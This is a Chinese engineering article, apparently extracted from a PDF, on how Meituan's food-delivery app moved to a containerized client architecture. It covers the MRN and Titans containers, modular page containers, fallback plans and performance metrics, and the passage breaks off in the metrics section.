早期阶段，美团外卖作为公司的一个孵化业务，在 2013 年底完成了美团外卖 App 的 1.0 版本。随着外卖业务的验证成功和跑通，订单量也快速增长，在 2014 年底突破了日订单量 100 万。随后在 2015 年 2 月，外卖以 Native 的形式接入美团 App，成为美团 App 的一个业务频道。在接入过程中，我们从美团外卖 App 拷贝了大量的代码到美团 App 的外卖频道，两个 App 上的外卖业务代码也分别由两个独立的团队维护。早期外卖业务变化快，App 迭代频繁，写代码的方式也比较粗放，同时美团 App 也处在一个平台化转变的时期，代码的稳定性和质量都在变化和提升当中。这些因素导致了外卖代码内各子系统之间耦合严重，边界模糊，“你中有我，我中有你”的情况随处可见。这对代码质量、功能扩展以及开发效率都造成很大的影响。此时，我们架构重构的目的，就是希望将各个子系统划分为相对独立的组件，建设组件可以直接复用，架构如下图所示：



1.3.2 平台化架构

如上文所述，大家可以知道美团外卖和美团外卖频道是由不同的团队在维护发展。2015 年，公司考虑到业务发展的一致性，将美团外卖频道团队正式归于美团外卖。从组织架构上来说，美团外卖和美团外卖频道，逐渐融合成一个团队，但是两端的差异性，导致我们不得不仍然阶段性地维持原有的两班人马，各自去维护独立外卖 App 和美团外卖频道。如何解决这个问题？两端代码复用看起来是唯一的途径。另外，随着业务的快速发展，外卖 App 所承载的业务模块越来越多，产品功能越来越复杂，团队规模也越来越大，如闪购、跑腿等业务想以独立的 Native 包的形态接入外卖 App，还有外卖的异地研发团队的建立，都带来了挑战。这使得我们在 2017 年开始了第二次架构重构——平台化架构，目标是希望能够支持多端复用和支持不同团队的业务发展。通过抽象出平台能力层、业务解耦、建立壳容器，最终实现了平台化架构，架构如下图所示：




1.3.3 RN 混合架构

在平台化架构之后，美团外卖功能持续增加，美团外卖客户端安装包的体积也在持续增加。回顾 2017 年和 2018 年，每年几乎都增长 100%。如果没有一个有效的手

段，安装包将变得越发臃肿。另外，由于原生应用需要依托于应用市场进行更新，每次产品的更新，必须依赖用户的主动更新，使得版本的迭代周期很长。业务上的这些痛点，不断地督促我们去反思到底有没有一种框架可以解决这些问题。

在 2015 年的时候，Facebook 发布了非常具有颠覆性的 React Native 框架，简称 RN。从名字上看，就可以清楚的明白，这是混合式开发模式，RN 使用 Native 来渲染，JS 来编码，从而实现了跨平台开发、快速编译、快速发布、高效渲染和布局。RN 作为一种跨平台的移动应用开发框架，它的特性非常符合我们的诉求。美团也积极的探索 RN 技术。在 RN 的基础上，美团在脚手架、组件库、预加载、分包构建、发布运维等方面进行了全面的定制及优化，大幅提升 RN 的开发及发布运维效率，形成了 MRN（Meituan React Native）技术体系。

从 2018 年开始，美团外卖客户端团队开始尝试使用 MRN 框架来解决业务上的问题。使用 RN 的另一方面的好处是，能逐渐的抹平 Android 和 iOS 开发技术栈带来的问题，使用一套代码，两个平台上线，理论上人效可以提升一倍，支持的业务需求也可以提升一倍，架构如下图所示：



2. 美团外卖容器化架构全景图

2.1 什么是容器化架构

上文说到，外卖业务已经发展到多 App 复用、单页面多业务团队开发的业务阶段。要满足这样的业务场景下，寻求一个可持续发展的业务架构是件不容易的事情。经过我们之前架构演进，我们获得了宝贵的经验：在平台化架构的时候，我们将 App 和业务进行解耦，将 App 做成壳容器，业务形成独立的业务库，集成到壳容器里面，从而屏蔽了多 App 的问题，提高了业务的复用度。在 RN 混合式架构里面，我们引入了 RN 容器，通过这个容器，使得业务屏蔽了 Android 和 iOS 的平台差异。借助这些成功的经验，我们进一步思考，如果我们尝试进一步的细分外卖的业务场景，将不同场景下的基础能力建设成壳容器，业务集成到容器内，是否可以更好的支撑我们多 App 复用、单页面多业务团队的当前现状呢?

容器化架构的愿景是：

- 希望将前端呈现业务的环境抽象出来，将能力进行标准化，形成统一的容器，通过容器去屏蔽平台和端的差异。容器提供上层标准统一的能力接口，使得业务开发人员专注于容器内的业务逻辑的实现，最大复用已有的能力，而不用关注现在的环境是 Android 还是 iOS，现在的端是美团 App 还是大众点评 App。
- 容器和远端达成呈现协议，使得端上的内容具备随时可变化的能力。容器化架构的实现是存在一定前提的，如果业务的发展本身处在一个探索阶段，还有较多可变的因素，是无法形成稳定的能力层的，这时候建设容器化架构反而使得架构偏向复杂。但对于外卖业务场景来说，经过多年的沉淀固定，外卖业务逐渐形成了一套稳定的业务形态，已经进入到场景细分和快速迭代业务模块的阶段。在这样的阶段下，容器化架构才有可实施的前提。

2.2 容器化架构的优势


当我们把承载外卖业务的环境进行了抽象和标准化后，就可以获得以下若干点好处。首先动态化属性提升，我们可以把原有必须在客户端上写的业务放到了远端，业务的动态性得到很大的提升，具备随时上线业务的可能。对于开发过程而言，编译部署的

速度也得到了极大提升。如果涉及到客户端的代码改动，那客户端的编译打包，即使是增量的编译，也至少是秒级的编译速度。而容器化后，我们只打包必要的业务，把业务动态下发到容器呈现，客户端代码本身不会有变化，这样就可以从秒级的编译减少到毫秒级的编译。同样，业务动态下发，对减少客户端的包大小也有很大的帮助。

然后，容器位于应用之内，我们向应用中引入相同的容器 SDK，容器屏蔽了应用之间的差异，对于 Android 和 iOS 平台，在设计上，通过容器这一层去尽可能屏蔽平台之间的差异，使业务开发人员只需要认识容器，不需要花费大量的精力去关注应用和平台之间的差异，从而使得开发效率得到了极大的提升。

其次，容器化后，容器对承载的内容是有接口协议要求的，承载的内容只有满足容器定义的协议才能得到容器带来的好处，这促使业务得到了更细粒度的细分，业务开发时候，对模块化的意识得到了保障。另外，容器这一层提供的接口在 Android 和 iOS 上是标准化的，业务的开发也因为依赖的标准化，而趋向标准化，双端的业务一致性得到了提升。这些潜在的架构好处，对未来的业务维护和扩展都打下了比较好的地基。

2.3 外卖容器化架构全景图



整个外卖容器化架构可以按照从下到上，从左到右的视角进行解读：

最底层是系统服务，因为我们采用了 H5 和 RN 这样跨端的技术栈，使得 iOS 系统和 Android 系统成为了最底层。

系统服务之上是集团基于 Native 建设的基建，全公司通用，覆盖了研发工程中方方面面的基础服务。

在基建之上是我们定义的容器层。我们尝试用单一技术栈解决所有问题。但经过我们的探索，觉得不太可能实现。好的架构要匹配业务形态，业务的诉求决定了我们不能选择唯一的技术栈去解决所有问题，细分外卖的业务场景可得到以下 3 个方向的页面分类：

- 高 PV 主流程页面，例如首页、金刚页、商家页等，这类页面的 PV 远高于其他页面。这类页面的特点是，交互强、曝光度高、多团队参与建设和维护。针对这类页面，为了给用户提供极致的体验，是无法采用 H5 或 RN 实现的，即使性能上能够满足，但是这些页面是多团队共同参与建设，如果用 H5 或 RN 实现，那么单一团队改动，都会造成全页面受到无法预料的影响，其他未改动的业务方肯定是无法接受的。所以这类页面，我们采用的是局部动态化 + 页面模块化的方案，我们针对页面进行容器化改造，将页面变成容器，容器承载模块。每个模块归不同的业务方进行维护，从模块的维度进行解耦，每个模块都可以动态配置和下发。
- 低 PV 辅助页面，例如帮助、足迹、收藏等，这类页面的 PV 低，但胜在数量多，都用原生实现成本比较高，如果都用 H5 来实现，不少页面和原生的关联还是比较近，不是非常适合。针对这类页面，我们采用集团提供的 MRN 基建去承载，MRN 作为跨端的技术栈，我们已经在之前的 RN 混合架构的时候，建设了较为丰富的组件，针对自定义的 MRN 容器做了比较丰富的建设。同时，MRN 具备动态下发的能力，满足业务的诉求。
- 向外投放的运营活动页面，例如圣诞节活动，时效性比较强。这类页面由 H5 技术栈去完成，一方面可以满足时效性，另一方面 H5 的动态下发能力也是最强的，这样的特性能够充分的满足业务的诉求。我们使用集团提供的 Titans 基建，通过建设业务自定义的 Titans 容器，支撑业务的发展。

再往上，就是垂直的业务，外卖目前有流量业务、交易业务、商家业务、商品业务、广告业务、营销业务、闪购业务等。业务都是垂直向下依赖，直接可见容器，可见基建，能够很好地获取到各种已经建设的能力去完成业务的需求。

最上面是承载的 App 端，目前有四端，包括外卖、点评、美团、闪购等等。

右侧是测试发布和线上监控，相对于常规的移动端 App 架构而言，容器化架构的测试发布和监控是更为精细化的。不仅仅要关注端本身的可用性，还需要关注容器、容器承载的模块、模块展示的模板，模板里面的样式这些的可用性。

2.4 容器化的挑战

容器化架构相对常规的移动端架构而言，它从管理移动端的代码转变成管理移动端的容器建设代码和业务远端开发代码，多出了容器和业务远端下发。这不仅仅是对技术上的挑战，对长期做客户端开发同学，也需要一个思维转变的跳转。

一致性的挑战：容器需要在多个宿主应用之中运行，宿主应用的环境一致性直接影响了容器的一致性。我们的策略是两手准备，一方面利用外卖业务的优势推动宿主应用的环境对齐；另一方面将容器建设成 SDK，通过 SDK 将长期保持容器的一致性，也通过 SDK 内部的设计屏蔽应用之间的差异；对于 Android 和 iOS 平台，我们通过分层的设计，尽可能屏蔽平台的差异。综上所述，一致性的挑战在于（1）容器运行的宿主应用的环境一致性；（2）不同应用不同版本容器的一致性；（3）Android 和 iOS 平台容器的对业务的一致性。

动态发布的挑战：长期以来，客户端同学的开发概念里面只有 App 版本的概念，而当我们逐渐把业务代码做成远端下发时，将会新增一个线上动态发版的概念。当我们在发布业务的时候，相对以往的工作，多出需要去考虑这个业务的版本，可以运行的容器对应的 App 上下界版本。另外，发版的周期也会新增业务的发版周期，不仅仅是 App 的发版周期。这两者在一起将会产生新的火花，业务的版本和 App 的版本如何适配的问题，业务动态发版的周期和 App 的发版周期如何适配的问题。外卖这边的解决方式是建设主版本迭代 + 周迭代的模型。


监控运维的挑战：以往的移动端架构，我们更加关注的是端本身的可用性，然而当我们演进到容器化架构的时候，仅仅关注端的可用性已经远远不能确定业务是可用的了。我们需要从端的可用性延伸出下载链路、加载链路，使用链路上的可用性，针对每个重要的环境，都做好监控运维。

3. 外卖跨端容器建设

3.1 MRN 容器

3.1.1 MRN 容器简介


React Native 框架本身只是一个运行时环境中的渲染引擎，可以将同一套 JS 代码分别在 Android 和 iOS 系统上最终以 Native 的方式渲染页面，从而为 App 提供了基础的跨端能力。但从工程化的角度来看，如果想在 App 中大规模地应用 RN 技术，除了 RN 框架本身外，还需要在开发、构建、测试、部署、运维等诸多方面的配合。MRN（Meituan React Native）是美团基于 React Native 框架改造并完善而成的一套动态化方案，在 RN 的基础上提供了容器化能力、动态化能力、多端复用能力和工程化保障。MRN 在开发效率、稳定性、性能体验、动态化和监控运维等多方面进行了能力升级和扩展，满足了美团 RN 开发工程化的需要。目前，MRN 已接入美团 40 多个 App，核心框架及生态工具有超过 100 位内部代码贡献者，总 PV 超过 4 亿。



3.1.2 Roo 组件库

下面再介绍一下外卖建设的两个 UI 相关的技术项目，Roo 组件库和组件样式动态配置。

- **Roo 组件库**：外卖在 RN 及 MRN 框架提供的 UI 组件基础之上，又扩展了适用于外卖业务的标准化 UI 组件库。UI 组件库一方面统一了我们的设计规范和开发规范，提高了 UI 一致性；另一方面，组件封装也提升了 RN 页面的开发效率和质量。
- **组件样式动态配置**：有了标准的 Roo 组件，我们进一步给标准组件的动态添加了样式动态配置能力。在使用组件时，很多样式是支持动态下发的，例如字体、圆角、背景色等，方便我们进行 UI 的适配和改版。




外卖在 2018 年底开始试验 MRN 容器在外卖业务上的应用，并在 2019 年上半年进行了大面积的页面落地。目前，外卖已有近 60 个 RN 页面上线，占外卖页面比例超 80%，其中包括 Tab 页面“我的”、提单选择红包页、订单评价页等高 PV 页面。MRN 容器的接入，给外卖 App 的容器化、动态化、人效提升、包大小瘦身等方面都做出了不小的贡献。

3.2 Titans 容器

3.2.1 Titans 容器简介

Titans 容器是美团系 App 统一的 Web 容器组件，基于苹果提供的 WebView 组件，将 WebView 容器化，统一了 WebView 的 UI 展示和交互方式，规范了桥协议的使用范式，同时预置了诸多基础能力和业务能力。Titans 容器大大提高了 Web 页面的开发效率和用户体验上的一致性。



- **Web 容器**：Titans 容器提供了统一的 UI 展示和自定义样式，例如导航栏样式、页面 Loading 状态、进度条样式等；还有统一的交互方式，例如页面跳转、Scheme 协议的解析等。
- **KNB 统一桥服务**：Web 容器虽然在动态化和 Android、iOS 双端复用上很好地弥补了 Native 的不足，但在很多地方体验上又难以达到 Native 的标准。因此，KNB 桥应运而生，KNB 定义了 Native 和 JS 通信的标准方式，方便开发时进行桥协议扩展，同时 KNB 也内置众多的 Native 基础能力，极大地提高了 Titans 容器的用户体验和开发效率。
- **Web 业务增强能力**：Titans 容器中预置了丰富的基础业务页面，例如登录页面、分享弹窗等。
- **提供链路增强**：提供了长连接、离线化等方式来提高网络请求的速度和成功率。
- **WebView 预加载**：在 App 启动之后，用户点击网页入口之前，提前加载好 HTML 主文档和基础库，这样当用户点击页面入口时，App 直接使用已准备

好的 WebView，仅需加载少量的业务代码。从而达到白屏时间短、加载页面迅速的效果。


Titans 容器在外卖业务中的使用场景非常丰富，其中最重要的使用场景是各种运营页和活动页，例如点击首页顶部 Banner 的广告落地页、为你优选、限时秒杀等活动运营页等；还有客服页、帮助反馈页、商家入驻页、美团公益页等功能性页面；作为一级入口页面的美团会员页面，也是一个基于 Enlight 的 Titans 容器。

4. 外卖页面容器建设

外卖容器化建设，首先需要要区分的是核心页面和非核心页面。外卖业务中对核心页面的定义是页面 DAU> 美团 DAU 的 5% 或者是下单关键路径。为什么要先按照是否为核心页面进行拆分呢？重点就在于改造的成本。核心页面的业务复杂度决定了它不容易做全页面的动态化，它比较适合做局部的动态化方案。核心页面的复杂度在于业务本身复杂，最重要的是核心页面往往会有多个垂直业务团队共同的开发维护，大家各自有重点关注的模块，做全页面的动态化，无法做到有效的物理隔离。

而对于非核心页面，业务功能和交互相对简单，组织关系也较为确定，更适合做标准的 MRN 和 Titans 容器化。所以我们的策略是核心页面做到支撑页面模块级别的业务动态和复用，非核心页面可以做到页面级别的动态化和复用。页面容器化的核心含义就是把一个页面划分为若干个模块，每个模块成为一个业务容器，每个容器的填充既可以用 Native 的方式实现，也可以用 Mach 实现（Mach 是外卖自研的页面局部动态化技术），可以支持 iOS/Android/ 小程序三端跨平台运行。页面本身则化身为容器的管理者，负责子容器的编排和布局，并支持其动态化。

4.1 页面容器化设计思路



页面容器化设计中主要分为三个阶段，模块有序化、模块编排化、渐进式业务落地。

- **模块有序化**：将耦合的外卖业务代码按模块维度进行拆分，建立标准化的模块间组合和交互方案，降低模块内改动对其他模块的影响。这个阶段我们同时完成了 Native 原生模块和局部动态化模块的标准化改造。
- **模块编排化**：页面容器化的一个特点是页面具备编排模块的能力，在这个阶段我们在客户端增加了对业务模块结构编排能力的支持，同时我们跟后端的同学共建了配置平台，通过配置化的方式打通了 AB 实验平台、统一数据服务等多个平台。在标准化的数据协议的支撑下，页面支持了 AB 实验动态上线，大大降低了客户端在 AB 实验方面的开发成本，做到了客户端零成本，后端低成本，高效地支撑了外卖首页六周年的大改版。
- **渐进式业务落地**：页面容器化后最明显的收益是支持业务需求的动态上线，只有页面容器中的业务模块具备动态能力才能实现这个目标，这会涉及 Native 模块迁移为 Mach 模块的过程。在这个方面，我们的思路是跟随业务需求渐进式落地。在模块编排阶段，我们设计了 Native 模块向 Mach 模块迁移的能力，同时设计了覆盖模板维度和 API 接口维度的三重降级方案，来保障模块动态化迁移的稳定性。

4.2 业务构建模块标准化


从 App 页面开发的角度看，一个完整的页面可以按照不同的功能及不同业务属性划分出多个不同的模块。

业务构建泛指由多个业务模块组合拼装为一个业务页面的过程，涉及页面本身

（UIViewController/Activity）以及各个业务模块的构造过程，前后端业务数据以及页面和业务模块之间的数据交互过程，业务模块内部的数据处理以及视图刷新流程。

模块标准化指的将业务构建涉及到的多个过程通过规范化的方式确定下来，形成唯一的标准。模块标准化一方面能够在解决业务共性问题的基础上提供业务难点专项解决方案，另一方面能够在框架基础上形成能力约束，减少重复建设、低质量建设的问题。

业务构建模块标准化中我们抽象了四层，下面将分别进行解读。



- 最底层是框架能力层，是外卖业务团队自研的符合外卖业务特点的双端模块化框架。框架解决了不同页面场景下的共性问题，对典型的业务痛点也进行了支持。它是一种页面框架设计在 iOS、Android 双端对齐的实现方案，这种双端

对齐的能力为页面容器化设计的双端一致性提供了保障。

- 统一接口层是对框架能力层的标准化抽象，它可以保证任一模块调用的能力在各个业务场景下的实现都是一致的，有了这一层抽象任一模块都可以直接在各个场景下复用。
- 在往上就是 App 全局的模块复用层，标准化后的模块可以通过唯一标示向模块复用池注册模块，这种中心化的注册方式可以让业务模块在跨业务库的场景下可以灵活地复用。
- 最上层就是外卖的核心业务场景层，每一个场景都对应了一个标准化的页面容器，页面容器通过实现容器化接口来完成页面容器的构建。

通过业务构建模块标准化的建设，业务模块已经是标准化的了，可以在跨页面间自由组合，这为页面容器化打下了基础。

在页面容器化中最基础的能力有以下几点：页面中业务模块可编排能力，动态上线前端 AB 实验的能力，增量上线动态模块的能力。实现这些能力最重要的就是进行前后端数据协议标准化建设。客户端根据数据协议中的模块唯一标识匹配并构造业务模块，在完成模块数据的填充后会根据数据协议中的模块布局信息完成模块的布局。针对 Mach 动态模块，我们创建了基于模板 ID 的模块匹配和数据填充流程，可以支持 Mach 动态模板的增量上线。在数据协议中针对前端 AB 实验我们预留了 AB 实验和通参字段，在数据填充阶段通过容器化接口传入动态模块中，用于支持 AB 实验的动态上线。

在容器化上线的过程中属于接口的大版本升级，为了保证容器的高可用性，客户端从模块级别和 API 级别实现了两套降级容灾方案。

模块级别的降级方案主要针对 Mach 动态模块，与 Native 模块不同，Mach 动态模块需要预先下载动态模板才能正常地完成模块的载入和渲染。为了保证动态模块的加载成功率，我们一方面在接口上线前利用 Eva（美团内部系统）对 Mach 模板的下载进行预热。另一方面，我们设计了动态模块的主动降级方案，针对动态模块的动态上

线使用 Native 模块进行兜底降级，对于跟版动态模块使用 App 内置模板的方案进行兜底降级。

API 级别的容灾方案主要为了保障客户端在新接口不稳定的情况下可以自行降级到旧接口。针对这个问题，我们对线上老接口设计了数据结构映射方案，在客户端通过配置化的方式可以把老接口的数据结构映射为新接口的数据结构。这样在上层业务无感知的情况下，可以做到容灾方案的上下线。

4.3 小结

通过页面容器化，使得页面只需要关心页面级的构造方式，而无需关心某一模块内部如何实现动态化的。把页面与页面的模块分离，也符合目前外卖客户端的组织结构，有利于业务组间的协作。同时，页面容器化使得外卖核心页面具备了符合外卖业务场景下的动态能力，渐进式把 Native 静态模块过渡到具备动态能力的模块，从模块的维度使整个页面具备了动态能力。这种渐进式的迁移方案把容器迁移跟业务模块的迁移分隔开，大大降低了页面容器化改造的风险。


5. 外卖容器化架构的衡量指标

5.1 容器化架构衡量指标的特点

质量和性能指标是衡量我们 App 开发质量和用户体验的重要依据，是我们一直都非常关注的重点数据。在非容器化时代，我们大多数的指标都和 App 的使用环节紧密相关，因为在非容器化时代，逻辑链路相对简单，例如我们打开一个新页面时，我们首先创建页面实例，然后发起网络请求，同时页面会经历一系列生命周期方法，最后渲染。这时我们可能会关注网络请求的成功率和请求时间，页面的渲染时间，和过成功是否发生 Crash，这个过程相对更短暂，指标更少，所以监控起来也更容易。

外卖的容器化大大提升了外卖业务的复用能力、动态能力、模块化和开发效率，但同时也带来了更长的逻辑链路，链路从时间维度上划分是：下载链路、加载链路、使用链路。例如我们在使用 MRN 容器的时候，会涉及到 bundle 的启动下载或预热下载，

bundle 解压缩，MRN 容器引擎初始化，bundle 加载，JS 的加载、执行，页面渲染等步骤，其中的每个步骤都可能存在性能问题和质量风险。因此，我们需要升级我们的衡量指标系统来应对容器化带来的新的挑战。



5.2 链路指标

- **下载链路**：在下载链路中下载容器所需的各种资源，在 MRN 和 Mach 中主要是 bundle 的下载任务，只有 bundle 下载成功，才能进行后面的各项操作。所以 bundle 下载的成功率是下载链路中最重要的指标，同时 bundle 下载的时机也很重要。外卖业务中有各种 bundel 上百个，如果在启动时拉取所有 bundle，对冷启动时间会造成极大的影响。我们采用了 bundle 预热的方法，发布 bundle 是给 bundle 打上相应的 Tag，在适当的时机去下载，避免集中下载。
- **加载链路**：在加载链路中重要工作是对下载链路中下载的资源的解压和解析。例如在用 PGA 加载页面时，会进行模块的解析、模块匹配、模块降级、数据模型生成等步骤。在 MRN 中会进行 bundle 解压、引擎初始化、bundle 加载等步骤。加载链路往往是比较消耗计算资源的步骤，对页面打开和加载时间影

响较大，所以我们会比较关注加载链路的性能指标。

